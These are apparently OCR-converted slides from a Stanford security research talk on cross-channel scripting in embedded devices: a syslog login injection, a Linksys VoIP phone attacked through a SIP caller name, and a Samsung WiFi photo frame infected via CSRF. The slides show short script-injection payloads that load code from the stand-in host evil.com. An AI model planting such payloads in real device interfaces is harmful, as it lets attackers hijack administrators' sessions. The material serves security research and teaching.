
```
");</script><script src="//evil.com/"></script><script>
```

2 Admin views syslog

3 Payload executes

Login+Log XSS attack result



Stanford Security Lab

Moving on to real XCS

VoIP phone

Photo frame


SIP XCS

VoIP phone

- Linksys SPA942
- Web interface
- SIP support
- Call logs


SIP XCS

1 SIP: xyz@mydomain calls abc@thatdomain



2 RTP: carries actual binary data

SIP XCS




1 Attacker makes a call as

“<script src="//evil.com/"></script>”

2 Administrator accesses web interface

3 Payload executes

SIP XCS attack result




1. 2.
3. 4.
5. 6.
7. 8.

Part of the page removed to conserve space.

53. 54.
55. 56.
57. 58.
59. 60.

1.

Photo frame sales



Source: Digital Photo Frame Market: Global 2H08 Update
© 2009 Parks Associates

Photo frame XCS

WiFi photo frame

- Samsung SPF85V
- RSS / URL feed
- Windows Live
- WMV / AVI


Photo frame XCS

Fetch photos from the Internet. Watch movies too.

Operation

- Use browser interface to set up
- You can also see the current photo!
- Many configuration fields: RSS, URLs, etc...

Photo frame XCS



1 Attacker infects via CSRF

2 User connects to manage

3 Payload executes

Photo frame XCS attack result




Photo Frame

